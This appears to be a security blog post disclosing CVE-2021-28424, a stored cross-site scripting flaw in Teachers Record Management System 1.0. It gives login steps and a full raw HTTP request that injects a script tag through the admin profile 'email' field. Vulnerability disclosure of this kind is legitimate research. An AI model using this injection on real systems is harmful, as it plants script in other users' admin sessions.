Nhat Truong Blog

nhattruong@blog:~$ uname -a

[CVE-2021-28424] Teachers Record Management System 1.0 – 'email' Stored Cross-site Scripting (XSS) vulnerability (Authenticated)

Nhat Truong **May 22, 2021** **Common attacks**, **CVE**, **Hacking & RED TEAM**, **XSS**
CVE, **CVE-2021-28424**, **Stored Cross-site Scripting (XSS)**, **Teachers Record Management System 1.0**

# Exploit Author: nhattruong.blog
# Referrer: **https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28424**
https://www.exploit-db.com/exploits/50019
https://packetstormsecurity.com/files/163171/Teachers-Record-Management-System-1.0-Cross-Site-Scripting.html
# Version: 1.0
# Tested on: Windows 10 + XAMPP v3.2.4
POC:


1. Go to url **http://localhost/admin/index.php**
2. Do login
3. Execute the payload
4. Reload page to see the different

The entry point in 'email' POST parameter in admin/adminprofile.php

Payload:

```
POST /admin/adminprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://localhost
Connection: close
Referer: http://localhost/trms/admin/adminprofile.php
Cookie: PHPSESSID=8vkht2tvbo774tsjke1t739i7l
Upgrade-Insecure-Requests: 1

adminname=Adminm&username=admin&mobilenumber=8979555556&email="><script>alert(123);</script>&submit=
```



localhost/trms/admin/adminprofile.php

Admin Profile

Admin Profile

Admin Name: cac

User Name: admin

Contact Number: 13371337

Email

1

Nhat Truong **May 22, 2021** **Common attacks**, **CVE**, **Hacking & RED TEAM**, **XSS**
CVE, **CVE-2021-28424**, **Stored Cross-site Scripting (XSS)**, **Teachers Record Management System 1.0**

Published by Nhat Truong

Hi **View more posts**

Leave a Reply

Enter your comment here...

Nhat Truong Blog, Blog at WordPress.com.